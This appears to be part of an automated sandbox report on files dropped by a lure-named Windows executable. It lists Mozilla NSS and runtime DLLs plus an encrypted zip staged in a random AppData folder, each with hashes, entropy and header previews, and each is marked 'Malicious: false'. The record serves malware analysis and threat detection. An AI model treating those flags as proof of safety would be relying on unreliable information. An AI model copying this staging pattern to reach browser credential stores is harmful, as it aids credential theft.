SHA-512:	44DC4200A653363C9A1CB2BDD3DA5F371F7D1FB644D1CE2FF5FE57D939B35130AC8AE27A3F07B82B3428233F07F974628027B0E6B6F70F7B2A8D259BE95222F
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L....OI..... .....!..... ....0.....@..... ....8=.....T.....text..... ....`.rsrc..... .....@..@v.....OI.....7...d...d.....OI.....d.....OI.....RSDS...s..,E.w.9I..D....api-ms-win-crt-time-l1-1-0.pdb.....d....rda ta..d.....rdata$zzzdbg.....edata... ..`....rsrc$01....` .....rsrc$02.....OI.....H...H...(...H...h.. ...=...\...z.....8...V...s.....&...D...a...~..... .....?...b.....!...F...k.....0...N...k.....

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-crt-utility-l1-1-0.dll	
Process:	C:\Users\user\Desktop\CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT500383RRTF.exe

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-crt-utility-l1-1-0.dll	
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	18744
Entropy (8bit):	7.127951145819804
Encrypted:	false
SSDEEP:	192:QqfHQdu3WIghWG4U9lYdsNtL/123Ouo+Uggs/nGfe4pBjSb8Z9Wh0txKdmVWQ4Cg:/fBWPhWF+esnhi00GftpBjLBemHlP55q
MD5:	B52A0CA52C9C207874639B62B6082242
SHA1:	6FB845D6A82102FF74BD35F42A2844D8C450413B
SHA-256:	A1D1D6B0CB0A8421D7C0D1297C4C389C95514493CD0A386B49DC517AC1B9A2B0
SHA-512:	18834D89376D703BD461EDF7738EB723AD8D54CB92ACC9B6F10CBB55D63DB22C2A0F2F3067FE2CC6FEB775DB397030606608FF791A46BF048016A1333028D0A
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L....!5.....!.. ....0.....4....@.....^..... .....8=.....T.....text...n..... . .`.rsrc..... .....@..@v.....!5.....:...d..d.....!5.....d.....!5.....RSDS.....k.....api-ms-win-crt-utility-l1-1-0.pdb.....d....rdata.. d.....rdata$zzzdbg.....^....edata... ..`....rsrc$01....` .....rsrc$02.....!5.....d.....8.....(.....#...<...U...l.....+...@...[...r..... .....4...I..._.....3...N...e...|.....

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\breakpadinjector.dll	
Process:	C:\Users\user\Desktop\CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT500383RRTF.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	117712
Entropy (8bit):	6.598338256653691
Encrypted:	false
SSDEEP:	3072:9b9ffsTV5n8cSQQtys6FXCVnx+IMD6eN07e:P25V/QQs6WTMex7e
MD5:	A436472B0A7B2EB2C4F53FDF512D0CF8
SHA1:	963FE8AE9EC8819EF2A674DBF7C6A92DBB6B46A9
SHA-256:	87ED943D2F06D9CA8824789405B412E770FE84454950EC7E96105F756D858E52
SHA-512:	89918673ADDC0501746F24EC9A609AC4D416A4316B27BF225974E898891699B630BB18DB32432DA2F058DC11D9AF7BAF95D067B29FB39052EE7C6F622718271B
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....s..y7.{*7.{*7.{*..x+>.{*..~+l.{*...+%.{*.x+$.{*..+'.{*.~+..{*..z+4.{*7.z*A. {*..~+>.{*..{+6.{*...*6.{*..y+6.{*Rich7.{*.....PE..L....@.\.....''!.....t.....0.....S....@.....P...P.....(.....`...T..... .....@.....0..D.....text..... ..`.rdata...l...0...n... .....@..@.data.....@....rsrc.....@..@.reloc... .....@..B..... .....

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\freebl3.dll	
Process:	C:\Users\user\Desktop\CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT500383RRTF.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	334288
Entropy (8bit):	6.808908775107082
Encrypted:	false
SSDEEP:	6144:6cYBCU/bEPU6Rc5xUqc+z75nv4F0GHrIraqqDL6XPSed:67WRCB7zl4F0l4qn6R
MD5:	60ACD24430204AD2DC7F148B8CFE9BDC
SHA1:	989F377B9117D7CB21CBE92A4117F88F9C7693D9
SHA-256:	9876C53134DBBEC4DCCA67581F53638EBA3FEA3A15491AA3CF2526B71032DA97
SHA-512:	626C36E9567F57FA8EC9C36D96CBADEDE9C6F6734A7305ECFB9F798952BBACDFA33A1B6C4999BA5B78897DC2EC6F91870F7EC25B2CEACBAEE4BE942FE881 DB01
Malicious:	false
Preview:	MZ.....@..... .....!..L.!This program cannot be run in DOS mode....$...../...AV..AV..AV...V..AV].@W..AV.1.V..AV].BW..AV].DW..AV].EW.. AV..@W..AVO.@W..AV..@V.AVO.BW..AVO.EW..AVO.AW..AVO.V..AVO.CW..AVRich..AV.....PE..L....@.\.....''!.....f.....p..... @.....p...P.....@..x.....P.....0...T.....@.....8.....text...d..... ..`.rdata.....@..@.data. ..,H.....@....rsrc...x....@.....@..@.reloc.....P.....@..B..... .....

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\ldap60.dll	
Process:	C:\Users\user\Desktop\CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT500383RRTF.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	132048
Entropy (8bit):	6.627391684128337
Encrypted:	false
SSDEEP:	3072:qgXCFTvwqiiynFa6zqeqQZ06DdEH4sq9gHNaIkIQhEwe:qdvwqMFbOePIP/zkIQ2h
MD5:	5A49EBF1DA3D5971B62A4FD295A71ECF
SHA1:	40917474EF7914126D62BA7CDBF6CF54D227AA20

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\ldap60.dll	
SHA-256:	2B128B3702F8509F35CAD0D657C9A00F0487B93D70336DF229F8588FBA6BA926
SHA-512:	A6123BA3BCF9DE6AA8CE09F2F84D6D3C79B0586F9E2FD0C8A6C3246A91098099B64EDC2F5D7E7007D24048F10AE9FC30CCF7779171F3FD03919807EE6AF768(
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....Q...?S..?S..?S..S..?S|.>R..?S;..S..?S|.<R..?S|.:R..?S|.;R..?S..>R..?S..>S..?Sn.;R.?Sn.?R..?Sn..S..?Sn.=R..?SRich..?S.....PE..L....@.\.....'!.....f..... .....0.....@..... x..... .....p...T.....@.....\.....text...:..... ..`.rdata...@.....B.....@..@.data...l.....@....rsrc...x.... .....@..@.reloc..... .....@..B..... .....

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\ldif60.dll	
Process:	C:\Users\user\Desktop\CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT500383RRTF.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	20432
Entropy (8bit):	6.337521751154348
Encrypted:	false
SSDEEP:	384:YxfML3ALxK0AZEuzOJKRsIFYvDG8A3OPLonw4S:0fMmxFyO4RpGDG8MjS
MD5:	4FE544DFC7CDAA026DA6EDA09CAD66C4
SHA1:	85D21E5F5F72A4808F02F4EA14AA65154E52CE99
SHA-256:	3AABBE0AA86CE8A91E5C49B7DE577AF73B9889D7F03AF919F17F3F315A879B0F
SHA-512:	5C78C5482E589AF7D609318A6705824FD504136AEAAC63F373E913DA85FA03AF868669534496217B05D74364A165D7E08899437FCC0E3017F02D94858BA814BB
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....9..j..j..j...j..j^..k..j^..k..j^..k..j^..k..j...k..j..j..jL..k..jL..k..jL.bj..jL..k..jRich ..j.....PE..L....<.\.....'!.....Y.....0.....p.....r.....@.....5.....6.....P..x.....2.....`..x....0..T.....(1..@..... ....0.....text..... ..`.rdata.....0.....@..@.data.....@.....&.....@....rsrc...x....P.....,.....@..@.reloc..x....`.....0..... .@..B..... .....

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\lgpllibs.dll	
Process:	C:\Users\user\Desktop\CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT500383RRTF.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	55760
Entropy (8bit):	6.738700405402967
Encrypted:	false
SSDEEP:	1536:LxsBS3Q6j+37mWT7DT/GszGrn7iBCmjFCOu:LxTBcmWT7X/Gszen7icmjFtu
MD5:	56E982D4C380C9CD24852564A8C02C3E
SHA1:	F90313272081760 59CD03F53C8C5934C1050897F
SHA-256:	7F93B70257D966EA1C1A6038892B19E8360AADD8E8AE58E75EBB0697B9EA8786
SHA-512:	92ADC4C905A800F8AB5C972B166099382F930435694D5F9A45D1FDE3FEF94FAC57FD8FAFF56FFCFCFDBC61A43E6395561B882966BE0C814ECC7E672C67E6765 A
Malicious:	false
Preview:	MZ.....@.....(.....!..L.!This program cannot be run in DOS mode....$.....l...l...l.....l..~....l..9...l..~....l..~....l..~....l.....l..l...l...l...l...l..l...l...l..l...l...l...l..Rich.l.....PE..L...z@.\.....'!.....2.....t.....@.....x.....T..... .....@.....text..... ..`.rdata..>.....@..@.data.....@....rodata.8.....@..@.rsrc...x.... .....@..@.reloc.....@..B..... .....

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\libEGL.dll	
Process:	C:\Users\user\Desktop\CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT500383RRTF.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	22480
Entropy (8bit):	6.528357540966124
Encrypted:	false
SSDEEP:	384:INZ9mLVDAffJJKAtn0mLAb8X3FbvDG8A3OPLonzvGb:4mx+fXvn4YFrDG8MKb
MD5:	96B879B611B2BBEE85DF18884039C2B8
SHA1:	00794796ACAC3899C1FB9ABBF123FEF3CC641624
SHA-256:	7B9FC6BE34F43D39471C2ADD872D5B4350853DB11CC66A323EF9E0C231542FB9
SHA-512:	DF8F1AA0384A5682AE47F212F3153D26EAFBBF12A8C996428C3366BEBE16850D0BDA453EC5F4806E6A62C36D312D37B8BBAFF549968909415670C9C61A6EC49
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$...../...N{.N{.N{.6..N{.F,z.N{.F,x.N{.F,~.N{.F,..N{..z.N{.T-z.N{.Nz..N{.T-~.N{.T-{.N{.T-..N{.T-y.N{.Rich.N{.....PE..L...aA.\.....'!.....(..... .....p.....~.....@.....%.....d....P..x.....:.....`.....!..T. .....''..@..... .....text... ..... ..`.rdata..... .....@..@.data.....@.....2.....@....rsrc...x....P.....4..... @..@.reloc.....`.....8.....@..B..... .....

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\mozMapi32.dll	
Process:	C:\Users\user\Desktop\CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT500383RRTF.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	83408
Entropy (8bit):	6.436278889454398
Encrypted:	false
SSDEEP:	1536:CNr03+TtFKytqB0EeCsu1sW+cdQOTki9jHiU:CNrDKHBBjXQSki9OU
MD5:	385A92719CC3A215007B83947922B9B5
SHA1:	38DE6CA70CEE1BAD84BED29CE7620A15E6ABCD10
SHA-256:	06EF2010B738FBE99BCDEBBF162473A4EE090678BB6862EEB0D4C7A8C3F225BB
SHA-512:	9F0DFF00C7E72D7017AECE3FA5C31A9C2C2AA0CCC6606D2561CE8D36A4A1F0AB8DC452E2C65E9F4B6CD32BBB8ADA1FF7C865126A5F318719579DB763E4C413F
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....mR;...;...;.....2.....G.....).....*.....".....4.....>...;...n.....:.....:.....:.....:...Rich;.....PE..L....=.\.....".....`.....>.....@.....I.....<....@..P.....(.....P..d...0...T.....@.....text..... ..`.rdata..Z[.....\.....@..@.data..... .....@....rsrc...P....@.....@..@.reloc..d....P.....@..B.....

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\mozMapi32_InUse.dll	
Process:	C:\Users\user\Desktop\CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT500383RRTF.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	83408
Entropy (8bit):	6.436278889454398
Encrypted:	false
SSDEEP:	1536:CNr03+TtFKytqB0EeCsu1sW+cdQOTki9jHiU:CNrDKHBBjXQSki9OU
MD5:	385A92719CC3A215007B83947922B9B5
SHA1:	38DE6CA70CEE1BAD84BED29CE7620A15E6ABCD10
SHA-256:	06EF2010B738FBE99BCDEBBF162473A4EE090678BB6862EEB0D4C7A8C3F225BB
SHA-512:	9F0DFF00C7E72D7017AECE3FA5C31A9C2C2AA0CCC6606D2561CE8D36A4A1F0AB8DC452E2C65E9F4B6CD32BBB8ADA1FF7C865126A5F318719579DB763E4C413F
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....mR;...;...;.....2.....G.....).....*.....".....4.....>...;...n.....:.....:.....:.....:...Rich;.....PE..L....=.\.....".....`.....>.....@.....I.....<....@..P.....(.....P..d...0...T.....@.....text..... ..`.rdata..Z[.....\.....@..@.data..... .....@....rsrc...P....@.....@..@.reloc..d....P.....@..B.....

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\mozglue.dll	
Process:	C:\Users\user\Desktop\CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT500383RRTF.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	137168
Entropy (8bit):	6.784614237836286
Encrypted:	false
SSDEEP:	3072:Z6s2DIGLXlNJJcPoN0j/kVqhp1qt/TXTv7q1D2JJJvPhrSeXZ5dR:MszGLXlNrE/kVqhp12/TXTjSD2JJJvPt
MD5:	EAE9273F8CDCF9321C6C37C244773139
SHA1:	8378E2A2F3635574C106EEA8419B5EB00B8489B0
SHA-256:	A0C6630D4012AE0311FF40F4F06911BCF1A23F7A4762CE219B8DFFA012D188CC
SHA-512:	06E43E484A89CEA9BA9B9519828D38E7C64B040F44CDAEB321CBDA574E7551B11FEA139CE3538F387A0A39A3D8C4CBA7F4CF03E4A3C98DB85F8121C2212A907
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....U..;..;..;.....;.W...;...8..;...?..;...:..;...>..;...:...;...:..w.;...?..;...>...;...;...;...;...9...;.Rich.;.....PE..L...{>.\.....".....z.....@.....j.....@A.....@...t.....;... ..x.....0..l.....T.....T....h...h...@.....l.....text....x.....z..... ..`.rdata..^e.....f...~.....@..@.data.....@....didat..8.....@....rsrc...x.... .....@..@.reloc..l....0.....@..B.....

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\msvcp140.dll	
Process:	C:\Users\user\Desktop\CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT500383RRTF.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	440120
Entropy (8bit):	6.652844702578311
Encrypted:	false

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\msvcp140.dll	
SSDEEP:	12288:Mlp4PwrPTlZ+/wKzY+dM+gjZ+UGhUgiW6QR7t5s03Ooc8dHkC2es9oV:Mlp4PePozGMA03Ooc8dHkC2ecI
MD5:	109F0F02FD37C84BFC7508D4227D7ED5
SHA1:	EF7420141BB15AC334D3964082361A460BFDB975
SHA-256:	334E69AC9367F708CE601A6F490FF227D6C20636DA5222F148B25831D22E13D4
SHA-512:	46EB62B65817365C249B48863D894B4669E20FCB3992E747CD5C9FDD57968E1B2CF7418D1C9340A89865EADDA362B8DB51947EB4427412EB83B35994F932FD39
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....A.....V5=.....A.....;.....".....;.....;.....;.....;.....;.....;.....;-...;..... Rich.....PE..L....8'Y....."!.....P..... .....az....@A.....C.....R..;.....x..8?.....4:...f..8.....(..@.....P..... @..@.....text...r..... ..`.data....(... .....@....idata..6....P..... .....@..@.didat..4....p.....6.....@....rsrc.....8.....@ ..@.reloc..4:.....<...<.....@..B.....

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\nss3.dll	
Process:	C:\Users\user\Desktop\CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT500383RRTF.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	1245136
Entropy (8bit):	6.766715162066988
Encrypted:	false
SSDEEP:	24576:ido5Js2a56/+VwJebKj5KYFsRjzx5ZxKV6D1Z4Go/LCiytoxq2Zwn5hCM4MSRdY8:Q2aY4w6aozx5ZWMM7yew8MSRK1y
MD5:	02CC7B8EE30056D5912DE54F1BDFC219
SHA1:	A6923DA95705FB81E368AE48F93D28522EF552FB
SHA-256:	1989526553FD1E1E49B0FEA8036822CA062D3D39C4CAB4A37846173D0F1753D5
SHA-512:	0D5DFCF4FB19B27246FA799E339D67CD1B494427783F379267FB2D10D615FFB734711BAB2C515062C078F990A44A36F2D15859B1DACD4143DCC35B5C0CEE0EF
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....c.4.'.Z.'.Z.'.Z.....3.Z...[.%.Z.B..#.Z...Y.*.Z..._.-.Z...^.,.Z...[./.Z..[.$.Z.'.[. ..Z..^.-.Z..Z.&.Z...&.Z..X.&.Z.Rich'.Z.....PE..L....@.\.....".....@.....Q....@.....x=..T.....p.....|.. ....T.....h...@.....text..... ..`.rdata...Q.....R.....@..@.data...tG...`..."...>.....@....rsrc...p.....`..... .....@..@.reloc...|.....~...d.....@..B.....

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\nssckbi.dll	
Process:	C:\Users\user\Desktop\CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT500383RRTF.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	336336
Entropy (8bit):	7.0315399874711995
Encrypted:	false
SSDEEP:	6144:8bndzEL04gF85K9autIMyEhZ/V3psPyHa9tBe1:8bndzEL04pnutIMyAp2z9tBe1
MD5:	BDAF9852F588C86B055C846B53D4C144
SHA1:	03B739430CF9EADE21C977B5B416C4DD94528C3B
SHA-256:	2481DA1C459A2429A933D19AD6AE514BD2AE59818246DDB67B0EF44146CED3D8
SHA-512:	19D9A952A3DF5703542FA52A5A780C2E04D6A132059F30715954EAC40CD1C3F3B119A29736D4A911BE85086AFE08A54A7482FA409DFD882BAC39037F9EECD7E
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1...Pi.Pi.Pi.(..Pi.F2h.Pi.F2j.Pi.F2l.Pi.F2m.Pi.0h.Pi.T3h.Pi.P h.Pi.T3m.Pi.T3i.Pi.T3..Pi.T3k.Pi.Rich.Pi.....PE..L....@.\.....".....`.....q.....@.....@.....P.....d.....x.....t)..p...T..... .....@.....text..... ..`.rdata..>.....@..@.data....N.....L.....@....rsrc...x.....@..@.reloc ..t).....*.....@..B.....

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\nssdbm3.dll	
Process:	C:\Users\user\Desktop\CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT500383RRTF.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	92624
Entropy (8bit):	6.639527605275762
Encrypted:	false
SSDEEP:	1536:YvNGVOt0VjOJkbH8femxfRVMNKBDuOQWL1421GlkxERC+ANcFZoZ/6tNRCwl41Pc:+NGVOiBZbcGmxXMcBqmzoCUZoZebHPAT
MD5:	94919DEA9C745FBB01653F3FDAE59C23
SHA1:	99181610D8C9255947D7B2134CDB4825BD5A25FF
SHA-256:	BE3987A6CD970FF570A916774EB3D4E1EDCE675E70EDAC1BAF5E2104685610B0
SHA-512:	1A3BB3ECADD76678A65B7CB4EBE3460D0502B4CA96B1399F9E56854141C8463A0CFCFFEDF1DEFFB7470DDFBAC3B608DC10514ECA196D19B70803FBB02188E5E
Malicious:	false

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\nssdbm3.dll	
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....Z.Y.4.Y.4.Y.4.P...U.4...5.[.4..y.Q.4...7.X.4...1.S.4...0.R.4.{.5.[.4.. .5.Z.4.Y.5...4...0.A.4...4.X.4....X.4...6.X.4.RichY.4.....PE..L....@.\.....!.....0.....0.....*q....@..... ?.....(@.....`..x. .....L.....p.....:.T.....(;..@.....0..X.....text..... ..`.rdata..D....0... .....@..@.data.....P.....>.....@....rsr c...x....`.....@.....@..@.reloc.....p.....D.....@..B.....

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\pY4zE3fX7h.zip	
Process:	C:\Users\user\Desktop\CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT500383RRTF.exe
File Type:	Zip archive data, at least v2.0 to extract
Category:	dropped
Size (bytes):	2828315
Entropy (8bit):	**7.998625956067725**
Encrypted:	**true**
SSDEEP:	49152:tiGLaX5/cgbRETlc0EqgSVAx07XZiEi4qiefeEJGt5ygL0+6/qax:t9OX9alwJSVP1fnefekGt5CP
MD5:	1117CD347D09C43C1F2079439056ADA3
SHA1:	93C2CE5FC49243143185554E131CFBCD119F01AB6
SHA-256:	4CFADA7EB51A6C0CB26283F9C86784B2B2587C59C46A5D3DC0F06CAD2C55EE97
SHA-512:	FC3F85B50176C0F96898B7D744370E2FF0AA2024203B936EB1465304C1C7A56E1AC078F3FDF751F4384536602F997E745BFFF97F1D8FF2288526883185C08FAF
Malicious:	false
Preview:	PK.....znN<..{r....i.....nssdbm3.dll...|...8...N..Y..6.$J.....$1...D .a.....jL.V..C...N.;....}./.....$...Z,T.R.qc...Ec.=.....;..{..s....p.`..A.?M.....W!.....a..?N...~e.A..W.o..... [.}...,...;.+\....Jw.|...k.....<yR.^.E.o.nxs.c...=V.....F....cu.....w.O..[..u.{..<.w....7P...{..K~..E..w...c...z^..[Z....6.G.V.2..+.n4.....1M.....w{f..nJL..{. d.....M..+.. ...../.)..$X!.....L..K.`. M...w.I..LA8r.IX...r...87..}.....<.].r.....TWm.....b6/._....a..W.IB...3.n.._...j....o.Mz.._Q.....8....K.*.....gr..L..*H...v....6[*...4I...{.1g..<..>M..$G.&Y.....-.....O..9\...,t..W.m.X ..Y.3.*...S<#}.".>.0RBg,...lh.s..o.....r.p8...)..3..K.v....ds.n3.+]....+....krMu._.Y\..../8T.....&.BC.".u..;..e.k u$.....~`.{.!.M...\W.Y.37+nQ.Z.*...3\G..5d....Z.hVL..Z.|k.5...XF.Y..lVVW. .C..|.....b..\.Z...m. ..0...P.F8{].U.p..RW,n...MM.....s..._@..>Q.. ...N.>.T?WM....)9B.....mVW.....b.6{..|!.....O....M....>.>.$\.%..L.zF.l...3

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\prldap60.dll	
Process:	C:\Users\user\Desktop\CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT500383RRTF.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	24016
Entropy (8bit):	6.532540890393685
Encrypted:	false
SSDEEP:	384:TQJMOeAdiNcNUO3qgpw6MnTmJk0llEEHAnDl3vDG8A3OPLondJJs2z:KMaNqb6MTmVllEK2p/DG8MlsQ
MD5:	6099C438F37E949C4C541E61E88098B7
SHA1:	0AD03A6F626385554A885BD742DFE5B59BC944F5
SHA-256:	46B005817868F91CF60BAA052EE96436FC6194CE9A61E93260DF5037CDFA37A5
SHA-512:	97916C72BF75C11754523E2BC14318A1EA310189807AC8059C5F3DC1049321E5A3F82CDDD62944EA6688F046EE02FF10B7DDF8876556D1690729E5029EA414A9
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....5:`wq[.$q[.$q[.$x#.$s[.$.9.%s[.$.9.%p[.$.9.%{[.$.9.%z[.$S;.%s[ .$.8.%t[.$q[.$=[.$.8.%t[.$.8.%p[.$.8.$p[.$.8.%p[.$Richq[.$.....PE..L....@.\.....!..... ... .....%.....0.....p.....`/....@.....5.....p7..x....P..x... .....@.....`..$...`1..T.....1..@.....0.....text...2..... ....`.rdata.....0.....$.....@..@.data...4....@.....4.....@....rsrc. ..x....P.....8.....@..@.reloc..$....`.....<.....@..B.....

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\qipcap.dll	
Process:	C:\Users\user\Desktop\CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT500383RRTF.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	16336
Entropy (8bit):	6.437762295038996
Encrypted:	false
SSDEEP:	192:aPgr1ZCb2vGJ7b20qKvFej7x0KDWpH3vUA397Ae+PjPonZwC7Qm:aYpZPGJP209F4vDG8A3OPLonZwC7X
MD5:	F3A355D0B1AB3CC8EFFCC90C8A7B7538
SHA1:	1191F64692A89A04D060279C25E4779C05D8C375
SHA-256:	7A589024CF0EEB59F020F91BE4FE7EE0C90694C92918A467D5277574AC25A5A2
SHA-512:	6A9DB921156828BCE7063E5CDC5EC5886A13BD550BA8ED88C99FA6E7869ECFBA0D0B7953A4932EB8381243CD95E87C98B91C90D4EB2B0ACD7EE87BE114A91A9E
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....s6.7W..7W..7W..>/..5W...5..5W...5..6W...5..>W...5..<W...7..4W. .7W..*W...4..6W...4`.6W...4..6W..Rich7W.....PE..L....B.\.....!..... ..... `.....r....@.....$..P....@..x.....".....P.. .... ..T..... ..@..... ..h.....text...P..... ..`.rdata..... .....@..@.data.....0.....@....rsrc...x....@..... .@..@.reloc.. ....P..... .....@..B.....

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\softokn3.dll	
Process:	C:\Users\user\Desktop\CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT500383RRTF.exe

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\softokn3.dll	
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	144848
Entropy (8bit):	6.54005414297208
Encrypted:	false
SSDEEP:	3072:8Af6suip+I7FEk/oJz69sFaXeu9CoT2nIVFetBW3D2xkEMk:B6POsF4CoT2OeYMzMk
MD5:	4E8DF049F3459FA94AB6AD387F3561AC
SHA1:	06ED392BC29AD9D5FC05EE254C2625FD65925114
SHA-256:	25A4DAE37120426AB060EBB39B7030B3E7C1093CC34B0877F223B6843B651871
SHA-512:	3DD4A86F83465989B2B30C240A7307EDD1B92D5C1D5C57D47EFF287DC9DAA7BACE157017908D82E00BE90F08FF5BADB68019FFC9D881440229DCEA5038F61C6
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....l$...JO..JO..JO.u.O..JO?oKN..JO?oIN..JO?oON..JO?oNN ..JO.mKN..JO-nKN..JO..KO~.JO-nNN..JO-nJN..JO-n.O..JO-nHN..JORich..JO.....PE..L....@.\.....''!.....b.....P.....|....@..... .....0..x.....@..`.....T.....(...@.....l.....text..... ..`.rdata...D.....F.....@..@.data..... .....@ ....rsrc...x....0.....@..@.reloc..`....@.....@..B..... .....

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\ucrtbase.dll	
Process:	C:\Users\user\Desktop\CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT500383RRTF.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	1142072
Entropy (8bit):	6.809041027525523
Encrypted:	false
SSDEEP:	24576:bZBmnrh2YVAPROs7Bt/tX+/APcmcvIZPoy4TbK:FBmF2lIeaAPgb
MD5:	D6326267AE77655F312D2287903DB4D3
SHA1:	1268BEF8E2CA6EBC5FB974FDFAFF13BE5BA7574F
SHA-256:	0BB8C77DE80ACF9C43DE59A8FD75E611CC3EB8200C69F11E94389E8AF2CEB7A9
SHA-512:	11DB71D286E9DF01CB05ACEF0E639C307EFA3FEF8442E5A762407101640AC95F20BAD58F0A21A4DF7DBCDA268F934B996D9906434BF7E575C4382281028F64D
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....E.....o.....p..... .Rich.....PE..L....3.....!....Z.....=.....p.....p.....@A.....`.....0..8=.....$... ...T.....H...@... .....text....Z.....Z..... ..`.data.....p.....^.....@....idata..6.....l.....@..@.rsrc.....@..@.reloc..$..... .....@..B..... .....

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\vcruntime140.dll	
Process:	C:\Users\user\Desktop\CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT500383RRTF.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	83784
Entropy (8bit):	6.890347360270656
Encrypted:	false
SSDEEP:	1536:AQXQNgAuCDeHFtg3uYQkDqiVsv39niI35kU2yecbVKHHwhbfugbZyk:AQXQNVDeHFtO5d/A39ie6yecbVKHHwJF
MD5:	7587BF9CB4147022CD5681B015183046
SHA1:	F2106306A8F6F0DA5AFB7FC765CFA0757AD5A628
